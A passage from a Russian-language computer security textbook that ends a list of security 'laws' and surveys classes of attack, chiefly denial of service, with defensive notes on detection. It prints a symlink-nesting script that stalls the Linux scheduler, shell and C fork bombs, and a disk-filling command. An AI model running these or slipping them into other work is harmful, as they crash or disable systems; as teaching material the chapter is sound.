- Злоумышленники могут использовать сжатие, шифрование и пароли для изменения сигнатуры кода.
- Нельзя защититься от каждой возможной модификации.

Закон 5. Межсетевые экраны не защищают на 100 % от атаки злоумышленника

- Межсетевые экраны – это программные или аппаратные, или программно-аппаратные средства ЭВМ.
- Главная функция межсетевых экранов состоит в фильтрации входных и выходных пакетов.
- Успешные атаки возможны в результате ошибочных правил, несовершенной политики безопасности и проблем с обслуживанием межсетевых экранов.

Закон 6. От любой системы обнаружения атак можно уклониться

- Системы обнаружения вторжения – часто пассивные системы.
- Для злоумышленника трудно обнаружить присутствие системы обнаружения вторжения.
- Эффективность системы обнаружения вторжения снижается в результате неверной конфигурации и недостатков обслуживания.

Закон 7. Тайна криптографических алгоритмов не гарантируется

- Хорошие криптографические алгоритмы обеспечивают высокую степень защиты.
- Большинство криптографических средств не подвергаются достаточному исследованию и тестированию до начала использования.
- Единые алгоритмы используются в различных областях. Взломать их трудно, хотя и возможно.

Закон 8. Без ключа у вас не шифрование, а кодирование

- Этот закон универсален, не существует никаких исключений.
- Шифрование используется, чтобы защитить результат кодирования. Если ключ не используется, то нельзя ничего зашифровать.
- Ключи должны храниться в тайне, иначе ни о какой безопасности не может быть и речи.

Закон 9. Пароли не могут надежно храниться у клиента, если только они не зашифрованы другим паролем

- Пароли, сохраненные на компьютере клиента, легко обнаружить.
- Если пароль хранится в открытом виде (незашифрованным), то это небезопасно.
- Безопасное хранение паролей на компьютере клиента предполагает вторичный механизм обеспечения безопасности.

Закон 10. Для того чтобы система начала претендовать на статус защищенной, она должна пройти независимый аудит безопасности

- Аудит – начало хорошего анализа систем безопасности.

- Системы безопасности часто не анализируются должным образом, что ведет к их дефектам.
- Внешняя проверка имеет решающее значение для защиты; ее отсутствие – дополнительное условие для атаки злоумышленником.

Закон 11. Безопасность нельзя обеспечить покровом тайны

- Скрыть что-либо – не значит обеспечить безопасность этого.
- Необходима упреждающая защита.
- Использование только скрытия информации способствует компрометации.

Часто задаваемые вопросы

Вопрос: Сколько усилий я должен приложить для применения рассмотренных законов безопасности к интересующей меня специфической системе?

Ответ: Если вы исследуете систему для определения степени ее безопасности, то вполне можете использовать законы непосредственно, предварительно оценив время, которое вы можете потратить на исследование. Если анализируемая система общедоступна, то в Интернете вы наверняка найдете примеры использования вашей системы. Вероятно, вам придется потратить достаточно времени на проверку законов безопасности. Если законы безопасности будут применяться для анализа уникальных систем, то время исследования может увеличиться.

Вопрос: В какой степени я буду защищен после самостоятельного исследования системы?

Ответ: Частично это зависит от приложенных вами усилий. Если вы потратили разумное количество времени, то, вероятно, вы выявили очевидные изъяны в системе защиты. Это уже гарантия вашей защищенности, поскольку начинающие хакеры именно их и будут искать. Даже если вы стали целью талантливого злоумышленника, он все равно может начать с них, и первые неудачи могут отпугнуть его. Поскольку вы, вероятно, найдете еще что-то за время своего исследования и обнаружите свои результаты, то каждый будет знать о найденных изъянах в системе защиты. Имейте в виду, что вы защищены против того, о чем вы знаете, но не против того, чего не знаете. Поэтому лучше поднять тревогу по поводу обнаруженных изъянов. Тем более что их устранение может оказаться непосильной задачей для систем с недоступными исходными текстами программ.

Вопрос: Когда я нахожу брешь в системе защиты, что я должен сделать?

Ответ: Ваши действия подробно описаны в главе 18. У вас есть выбор: или обнародовать все сведения о найденной бреши, привлекая максимально возможное внимание производителя системы, или самому написать код по ее устранению, если это возможно.

Вопрос: Как я смогу пройти путь от констатации проблемы до ее решения?

Ответ: Многие из глав этой книги посвящены описанию «дыр» в системе защиты. Некоторые «дыры» очевидны, например кодирование пароля в приложении. Другие могут потребовать применения дизассемблирования и методов криптографического анализа. Даже если вы очень хороший специалист, всегда найдутся методы, алгоритмы или аппаратура вне вашей компетенции. Поэтому вам предстоит решить, хотите ли вы развить свои профессиональные навыки дальше или обратиться за помощью к эксперту.

Глава 3

Классы атак

В этой главе обсуждаются следующие темы:

- **Обзор классов атак**
- **Методы тестирования уязвимостей**
- **Резюме**
- **Конспект**
- **Часто задаваемые вопросы**

Введение

Об опасности атаки судят по ущербу, который может быть нанесен скомпрометированной системе в результате нападения. Для домашнего пользователя худшее, что может произойти, – это стать жертвой атаки, приводящей к запуску программы злоумышленника на его компьютере. В то же время для компаний электронной коммерции опаснее атака, приводящая к отказу в обслуживании (DoS-атака, DoS – denial of service) или утечке информации, потому что она чревата более тяжкими последствиями. Любая уязвимость системы, которая может привести к компрометации, оценивается применительно к одному из известных классов атак. Зная сильные и слабые стороны класса атаки, можно предварительно оценить как его опасность, так и сложность защиты от него.

В этой главе рассматриваются классы атак, извлекаемая злоумышленником выгода из их осуществления и возможный ущерб, наносимый ими.

Обзор классов атак

Каждая атака принадлежит к определенному классу атак. Последствия атаки могут быть самыми различными: атакованная система может быть выведена из строя или удаленный злоумышленник сможет полностью контролировать ее. О последствиях атак речь пойдет в специальном разделе этой главы. Сначала рассмотрим классификацию атак, в основу которой положен наносимый ими ущерб.

Можно выделить семь классов атак, последствия которых отражают общие критерии оценки проблем безопасности:

- отказ в обслуживании (Denial of service);
- утечка информации;
- нарушения прав доступа к файлу;
- дезинформация;
- доступ к специальным файлам / базам данных;
- удаленное выполнение программ (Remote arbitrary code execution);
- расширение прав (Elevation of privileges).

Отказ в обслуживании

Что собой представляет атака, приводящая к отказу в обслуживании (DoS-атака)? О DoS-атаке говорят в том случае, когда в результате действий злоумышленника ресурс заблокирован или его функциональные возможности существенно ограничены. Другими словами, атака препятствует доступности ресурса его постоянным авторизованным пользователям. Атаки этого класса могут осуществляться как *локально* на автономной системе, так и *удаленно* через сеть. Они направлены на ограничение функциональных возможностей процессов, уменьшение объема запоминаемой информации, разрушение файлов. Подобные атаки преследуют цель сделать ресурс непригодным для работы или добиться завершения работы системы или процессов. Рассмотрим DoS-атаки подробнее.

Локальная DoS-атака

Локальная DoS-атака встречается часто, и ее во многих случаях можно предотвратить. Несмотря на большой ущерб от атак этого класса, все же предпочтительнее иметь дело именно с ними. При грамотно реализованной системе безопасности этот класс атак легко отследить, а злоумышленника – идентифицировать.

Локальная DoS-атака наиболее часто преследует следующие три цели: существенное снижение функциональных возможностей процесса, исчерпание места на диске и истощение индексных узлов (index node (inode) exhaustion).

Снижение функциональных возможностей процесса

По сути, каждый локальный отказ в обслуживании – это существенное снижение функциональных возможностей процессов вследствие снижения производительности системы из-за ее перегрузки в результате атаки злоумышленника. Перегрузка системы наступает из-за порождения процессов с повторяющейся структурой, которые пожирают доступные ресурсы хоста, переполнения таблицы системных процессов или из-за перегрузки центрального процессора, опять же в результате порождения слишком большого количества процессов.

Известен вариант атаки этого класса, основанный на недавно найденной уязвимости в ядре Linux. Создавая систему вложенных символических ссылок, пользователь может поме-

шать планированию выполнения других процессов во время разыменовывания символической ссылки. После создания вложенных символических ссылок, пытаясь выполнить один из связанных файлов, планировщик процесса блокируется, не позволяя другим процессам получить процессорное время. Ниже представлен исходный текст файла `mklink.sh`, который создает все необходимые ссылки в системе, подвергнувшейся нападению (эта проблема была полностью исправлена только в ядре Linux версии 2.4.12):

```
#!/bin/sh
# by Nergal
mklink()
{
  IND=$1
  NXT=$((IND+1))
  EL=1$NXT/../../
  P=""
  I=0
  while [ $I -lt $ELNUM ] ; do
    P=$P"$EL"
    I=$((I+1))
  done
  ln -s "$P"1$2 1$IND
}
#main program
if [ $# != 1 ] ; then
  echo A numerical argument is required.
  exit 0
fi
ELNUM=$1
mklink 4
mklink 3
mklink 2
mklink 1
mklink 0 ../../../../../../../etc/services
mkdir 15
mkdir 1
```

Еще один вариант локальной DoS-атаки получил название `fork bomb` – развилочная бомба (`fork bomb` – самовоспроизводящаяся командная строка, способная в конечном итоге уничтожить все другие записи в таблице процессов командной системы). Эта проблема не только операционной системы Linux. Она не решена и в других операционных системах на различных платформах. Развилочную бомбу легко реализовать на языке командной оболочки `shell` или языке C. Код бомбы на языке командной оболочки `shell` представлен ниже:

```
($0 & $0 &)
```

Код на языке C следующий:

```
(main() {for(;;)fork();})
```

В любом из вариантов злоумышленник может снизить эффективность работы процесса как незначительно, лишь замедлив работу системы, так и весьма сильно, перерасходовав или монополизировав ресурсы системы и вызвав тем самым ее аварийный отказ.

Переполнение диска

Цель другого класса локальной DoS-атаки состоит в том, чтобы полностью заполнить диск. Емкость диска – конечный ресурс. Ранее дисковая память была очень дорогим ресурсом. В настоящее время цена хранения информации на диске значительно снизилась. Несмотря на возможность решения многих задач хранения информации при помощи дисковых массивов и программ, контролирующих хранение информации, емкость дисковой памяти продолжает оставаться узким местом во всех системах. Программные решения типа выделения квот хранения информации каждому пользователю позволяют лишь смягчить эту проблему.

Этот вид атак преследует цель сделать невозможным создание новых файлов и увеличение размера существующих. Дополнительная проблема состоит в том, что некоторые UNIX-системы завершаются аварийно при полном заполнении корневого раздела. Хотя это нельзя характеризовать как конструкторский дефект UNIX, правильное администрирование системы должно предусматривать отдельный раздел для журналов регистрации типа */var* и отдельный раздел для пользователей типа директории */home* на Linux-системах или директории */export/home* на системах Sun.

Если при планировании работы с диском не было предусмотрено разбиение диска на раздел(ы) для пользователей и, отдельно, раздел(ы) для журналов регистрации, то злоумышленник может воспользоваться этим типом DoS-атаки для достижения аварийного отказа системы. Он может также воспользоваться этим типом атаки для затруднения работы пользователей: при генерации большого количества событий, регистрируемых в системном журнале *syslog*, расходуется отведенная разделу журналов регистрации дисковая память, и при ее исчерпании нельзя зарегистрировать новые события в журнале *syslog*.

Реализация такой атаки тривиальна. Пользователю локального компьютера достаточно выполнить следующую команду:

```
cat /dev/zero > ~/maliciousfile
```

Эта команда свяжет файл устройства */dev/zero* (который просто генерит нули) с файлом злоумышленника. Команда будет продолжаться до тех пор, пока пользователь не прекратит ее выполнение или не будет заполнен диск.

Для усиления разрушительного эффекта атаки, направленной на исчерпание дисковой памяти, можно воспользоваться идеей бомбежки почты. Хотя это старая идея, на практике она почти не применяется. Возможно, из-за того, что на основе анализа заголовков пакетов протокола SMTP путь электронной почты легко проследить. И хотя для передачи пакетов могут использоваться открытые ретрансляторы (*open relays*), поиск отправителя почтовой бомбы – не очень сложная задача. Поэтому большинство бомбардировщиков почты окажется или без Интернета, или в тюрьме, или одновременно и там, и там.

Истощение индексных узлов

Несмотря на разные цели, атаки, направленные на истощение индексных узлов, похожи на предыдущий тип DoS-атаки, ориентированный на пополнение диска. Локальные DoS-атаки истощения индексных узлов изначально ориентированы на тот или иной тип файловой системы. Индексные узлы – обязательная часть файловой системы UNIX.

Индексные узлы содержат важную информацию файловой системы. Как минимум, это сведения о владельце файлов, групповом членстве файлов, их типе, разрешениях, размере и

адресах блоков, содержащих данные файла. При форматировании файловой системы создается конечное число индексных узлов для обработки индексов файлов каждой группы.

Ориентированные на истощение индексных узлов DoS-атаки стараются использовать все доступные индексные узлы раздела. Истощение этих ресурсов создает ситуацию, подобную той, которая происходит в случае нехватки места на диске. В результате система не может создавать новые файлы. Этот класс атак обычно используется для нанесения ущерба системе и препятствования регистрации системных событий, особенно действий злоумышленника.

Сетевые DoS-атаки

Сетевые DoS-атаки, преследующие цель вывода подключенного к сети компьютера (или компьютеров) из строя, могут быть отнесены к одному из двух подклассов: нападение на какую-либо службу системы или нападение на систему в целом. Такие атаки могут быть очень опасными. Эти типы атак были придуманы для создания дискомфорта пользователям и предпринимаются злоумышленником как карательные акции.

Характеризуя людей, стоящих за подобными атаками, следует сказать, что DoS-атаки из сети – в основном метод действия малодушных людей, пытающихся уйти от ответственности за совершенные действия. Любые оправдания DoS-атак из сети несостоятельны. Свободно распространяемый и легкодоступный инструментарий создал субкультуру, называемую миром возможностей новичков-недоумков (script kiddiot), способных только на то, чтобы запустить нужный сценарий. (Автор позаимствовал неологизм, придуманный Джосом Оквендо (Jose Oquendo) – автором известной программы antiofiline.com.) Выражение новичков-недоумков произошло от базового словосочетания, в котором сценарий определяется как «предварительно написанная программа, запускаемая пользователем», а словообразование новичков-недоумков (kiddiot) является комбинацией слов ребенок и недоумок. Очень доходчиво. Доступность существующего инструментария позволяет им причинять неудобства, оставаясь при этом анонимными. При этом пользователям совсем не обязательно утруждать себя хотя бы минимальными техническими знаниями. Единственные, кто несет за подобные атаки большую ответственность, чем новички-недоумки, – это группа профессионалов, создающих условия для подобных атак.

DoS-атаки из сети, как уже было сказано, могут быть направлены на службы или систему в целом в зависимости от того, какую цель преследует атака и почему. Они могут быть подразделены на атаки, направленные для достижения отказа в обслуживании клиентской части, сервисов или систем. В следующих разделах каждый из этих типов атак будет рассмотрен более детально.

Сетевые DoS-атаки на клиентскую часть

Специальные программы ориентированы на достижение отказа в обслуживании клиентской части. Они преследуют следующую цель: добиться невозможности выполнения клиентской частью запросов пользователя. Примером подобной атаки являются так называемые бомбы JavaScript (JavaScript bombs).

По умолчанию большинство Web-браузеров разрешают использование сценария на языке JavaScript. То, что это действительно так, можно заметить во время посещения Web-сайта, когда отображается всплывающая или фоновая (pop-under) реклама. К сожалению, злоумышленник может использовать возможности JavaScript преступным образом, например для атаки с целью достижения отказа обслуживания клиентской части. Используя ту же самую технику, что и рекламодатели для создания нового рекламного окна, злоумышленник может создать злонамеренную Web-страницу, состоящую из бесконечного цикла создания окон. В конечном счете всплывет так много окон, что система исчерпает все свои ресурсы.

Это был пример атаки на клиентскую часть для достижения отказа в обслуживании пользователя в результате исчерпания ресурсов. Принцип атаки аналогичен ранее описанному, но теперь атака организована через сеть. Это только одна из многих атак на клиентскую часть. Другие используют возможности таких программ, как AOL Instant Messenger, ICQ Instant Message Client и аналогичные им.

Сетевые DoS-атаки на сервисы

Другим представителем класса сетевых DoS-атак являются сетевые DoS-атаки на сервисы. Они предназначены для нападения на выбранные для атаки сервисы, для того чтобы добиться их недоступности для авторизованных пользователей. Подобные атаки обычно осуществляются при помощи таких используемых пользователями сервисов, как демон протокола передачи гипертекста (Hypertext Transfer Protocol Daemon – HTTPD), агент доставки почты (Mail Transport Agent – MTA) и др.

Иллюстрацией подобной проблемы служит уязвимость, которая случайно была обнаружена в инфраструктуре Web-конфигурации операционной системы фирмы Cisco CBOS (Cisco Broadband Operating System). После появления на свет червя Code Red, который создавался, ориентируясь на Web-сервера с IIS (Internet Information Server) 5.0 фирмы Микрософт, было обнаружено, что червь неразборчив к типу атакуемого Web-сервера. Червь сканировал сети в поисках Web-серверов и предпринимал попытки атаковать любой встретившийся сервер.

Побочный эффект червя проявился в том, что хотя некоторые хосты оказались ему не по зубам, другие хосты, в частности хосты с CBOS, оказались подверженными другой опасности: прием от хостов, инфицированных Code Red, многократных запросов на соединение с использованием протокола TCP через порт 80 приводил к аварии CBOS.

Хотя эта уязвимость была обнаружена как проявление другой, любой пользователь мог воспользоваться ею с помощью легкодоступного инструментария аудита сети. Тем более что после нападения маршрутизатор не смог бы самостоятельно выключиться и сразу включиться, чтобы восстановить свою работоспособность. Это классический пример атаки, нацеленной на уязвимый сервис.


Сетевые DoS-атаки на систему

Нацеленные на разрушение системы сетевые DoS-атаки обычно преследуют те же цели, что и локальные DoS-атаки: уменьшение производительности системы вплоть до ее полного отказа. Выявлено несколько характерных подходов для осуществления этого типа атак, которые по существу полностью определяют используемые методы. Один из них основан на атаке одной системы из другой. Этот тип нападения был продемонстрирован в нападениях land.c, Ping of Death (звонок смерти) и teardrop (слезинка), происходивших пару лет назад, а также в нападениях на различные уязвимости фрагментированных пакетов TCP/IP в маршрутизаторе D-Link, Microsoft ISA Server и им подобных программных средствах.

Аналогична идея синхронной атаки (SYN flooding). (SYN flooding – злонамеренное действие, состоящее в генерировании злоумышленником лавины синхронизирующих символов SYN с целью заблокировать легальный доступ на сервер путем увеличения полуоткрытых соединений к TCP порту). Синхронная атака предполагает наличие ряда условий: начиная от случая, когда атакующий компьютер обладает большей производительностью, чем атакуемый, и заканчивая случаем наличия в сети компьютеров, соединенных скоростными каналами. Этот тип нападения используется главным образом для деградации производительности системы. Синхронная атака реализуется путем посылки запросов на TCP-соединение быстрее, чем система сможет их обработать. Атакованная система расходует ресурсы на отслеживание каждого соединения. Поэтому получение большого количества символов синхронизации может привести к тому, что атакованный хост исчерпает все свои ресурсы и не сможет

выделить их новым легальным соединениям. IP-адрес источника, как обычно, подменяется таким образом, чтобы атакованная система не смогла получить ответ на свою посылку второй части трехстороннего представления SYN-ACK (синхронизированное уведомление об успешном приеме данных, генерируемое получателем пакетов). Некоторые операционные системы несколько раз повторно передадут SYN-ACK, перед тем как освободить ресурс и вернуть его системе. Заках (Zakath) написал программу синхронной атаки syn4k.c. Программа позволяет указать в пакете подмененный адрес отправителя и порт системы жертвы синхронной атаки. По соображениям краткости изложения в книге не приведен исходный код программы, но его можно загрузить с www.cotse.com/sw/dos/syn/synk4.c.

Синхронную атаку можно обнаружить различными инструментальными средствами, например командой netstat, результат действия которой показан на рис. 3.1, или с помощью сетевых систем обнаружения вторжения (IDS).



```
C:\WINNT\System32\cmd.exe
C:\>netstat -n -p tcp

Active Connections

Proto Local Address          Foreign Address         State
TCP   192.168.1.10:1025       192.168.1.252:0        SYN_RECEIVED
TCP   192.168.1.10:1025       192.168.1.252:9871     SYN_RECEIVED
TCP   192.168.1.10:1025       192.168.1.252:16769    SYN_RECEIVED
TCP   192.168.1.10:1025       192.168.1.252:42955    SYN_RECEIVED
TCP   192.168.1.10:1025       192.168.1.252:49685    SYN_RECEIVED
TCP   192.168.1.10:1025       192.168.1.252:57454    SYN_RECEIVED
TCP   192.168.1.10:1028       192.168.1.6:22         ESTABLISHED

C:\>_
```

Рис. 3.1. Пример использования команды netstat для обнаружения синхронной атаки

В некоторых версиях операционных систем использование параметра – n команды netstat позволяет отобразить адреса и номера портов в числовом формате, а переключатель -p – выбрать протокол для просмотра. Это дает возможность просматривать не все соединения по протоколу UDP (User Datagram Protocol), а только те из них, которые представляют интерес в рамках определенной атаки. Перед использованием команды ознакомьтесь с описанием команды netstat, установленной на вашей операционной системе, чтобы гарантировать использование правильных параметров.

Добавим, что некоторые операционные системы поддерживают возможность работы с маркерами SYN cookies по протоколу TCP. Использование маркеров SYN cookies позволяет

устанавливать защищенные криптографическими средствами соединения (в системах с удаленным доступом использование маркеров подразумевает пароль, порождаемый сервером при первом подключении и отсылаемый пользователю; при последующих подключениях пользователь должен предоставлять серверу этот пароль). При получении символа синхронизации SYN от системы – инициатора обмена система возвращает символы синхронизированного уведомления об успешном приеме данных SYN+ACK, как если бы SYN-очередь в действительности была больше. При возврате системой-инициатором обмена символа ACK обратно системе она вызывает специальную функцию сервера, передавая функции в качестве входного параметра значение 32-битового счетчика времени по модулю 32. Если результат, возвращаемый функцией, соответствует ожидаемому, то используется извлеченный максимальный размер сегмента MSS и восстанавливаются внутренние переменные для правильного поступления SYN-символов в очередь.

Рассмотрим атаки типа smurf или packet, которые обычно инициируются ранее упомянутыми новичками-недоумками. Атаки типа smurf – DoS-атаки из сети, ставящие перед собой цель вывести из строя атакованный хост. Этот тип атак использует маршрутизатор, играющий роль посредника, как это показано на рис. 3.2. Злоумышленник, подменивший исходный IP-адрес на адрес атакуемого хоста, генерирует большое количество эхо-сообщений по протоколу ICMP (Internet Control Message Protocol), создавая тем самым большой поток информации по ширококвещательным IP-адресам. Маршрутизатор, в данном случае выступающий в роли усилителя smurf-атаки, преобразует ширококвещательный запрос на IP-передачу к ширококвещательному запросу уровня канала передачи данных Layer 2 и посылает их дальше. Каждый хост, получив ширококвещательный запрос, отвечает эхо-сигналом по подмененному IP-адресу отправителя. В зависимости от числа хостов в сети как маршрутизатор, так и атакуемый хост могут быть перегружены потоком информационного обмена, что может привести к снижению сетевой производительности атакованного хоста. В зависимости от числа используемых сетевых усилителей атакованная сеть сможет достичь предела своих возможностей обработки информации.




Рис. 3.2. Схема smurf-атаки

В последнее время появились сетевые распределенные DoS-атаки (DDoS). В их основе лежит та же самая идея, что и в smurf-атаках, хотя средства нападения и метод усиления атаки значительно отличаются.

Типы DDoS-атак различаются способом использования клиентов, мастеров и демонов (также называемых зомби). Для того чтобы DDoS-атака стала возможной, специальная программа должна быть размещена на десятках или сотнях системах-«агентах». Обычно кандидаты на роль «агентов» ищутся автоматически среди хостов, которые могут быть скомпрометированы (например, в результате переполнения буферов во время удаленного вызова процедур (RPC) служб statd, cmsd и ttdbserverd). Затем на скомпрометированные хосты размещается специальная программа – мастер или демон. На них же загружаются специальные программы запуска демонов вместе с программами-генераторами потока пакетов информации, нацеленных на атакуемую систему. Для атаки злоумышленник использует клиента мастера, размещенного на скомпрометированном хосте. Мастер позволяет злоумышленнику управлять демонами. В конечном счете злоумышленник управляет несколькими мастерами, а те – демонами. Во время DDoS-атаки каждый из агентов участвует в создании избыточного потока информации по направлению к атакуемой системе и перегружает ее. Современный набор инструментальных средств DDoS-атак состоит из таких средств, как trinoo, Tribe Flood Network, Tribe Flood Network 2000, stacheldraht, shaft и mstream. Для дополнительного ознакомления о средствах и методах обнаружения демонов и инструментарии DDoS-атак посетите Web-сайт Дэвида Дитриха (David Dittrich): <http://staff.washington.edu/dittrich/misc/DDoS>.

Приоткрывая завесу

Код Red Worm

В июле 2001 года фильтр IIS (Internet Information Server – информационный сервер Internet) фирмы Микрософт был преобразован в автоматическую программу, названную червем. Используя брешь в системе защиты IIS, червь сначала атаковал один IIS, а затем, пользуясь скомпрометированной системой, напал на другие системы IIS. Червь предназначался для двух вещей. Во-первых, для стирания Web-страницы инфицированной системы. И, во-вторых, для координации DdoS-атаки против Белого дома. Червь потерпел неудачу, не достигнув своих целей, в основном из-за своевременной квалифицированной реакции штаба информационных технологий Белого дома (White House IT staff).

Последствия от нападения червя не ограничились уязвимыми операционными системами Windows или Белым домом. В результате атаки были переполнены журналы серверов HTTP, неуязвимых к нападению, и был найден оригинальный способ воздействия на маршрутизаторы цифровой абонентской линии (DSL-Digital Subscriber Line) фирмы Cisco. После нападения червя на маршрутизаторы DSL с интерфейсом Web-администрирования они работали неустойчиво, аварийно завершались, способствуя тем самым отказу в обслуживании. В результате клиенты Qwest и некоторых других известных Интернет-провайдеров остались без доступа к сети, пораженной червем. Из-за деятельности червя инфицированная сеть была перегружена операциями сканирования.

Утечка информации

Утечку информации можно сравнить с протечкой воды из прохудившихся труб. Почти всегда утечка информации нежелательна и заканчивается неприятностями. Как правило, утечка информации – результат неправильного обращения с ресурсом, от которого зависит возможность нападения. Точно так же как генералы полагаются на сведения разведчиков, проникших в тыл врага, так и злоумышленники проникают в сеть для выполнения аналогичных задач, собирая информацию о программах, операционных системах и архитектуре сети, намеренной для нападения.

Пути утечки информации

Пути утечки информации различны. Один из возможных путей – баннеры. Баннеры – текст, предъявляемый пользователю при регистрации в системе посредством той или иной службы. Баннеры можно найти в протоколах FTP (File Transfer Protocol), SMTP (Simple Mail Transfer Protocol), POP3 (Post Office Protocol v. 3, оболочках безопасности (SSH-secure shell), службе telnet. Большинство программного обеспечения этих служб услужливо предоставляют внешним пользователям информацию о своей версии и конфигурации, как показано на рис. 3.3.

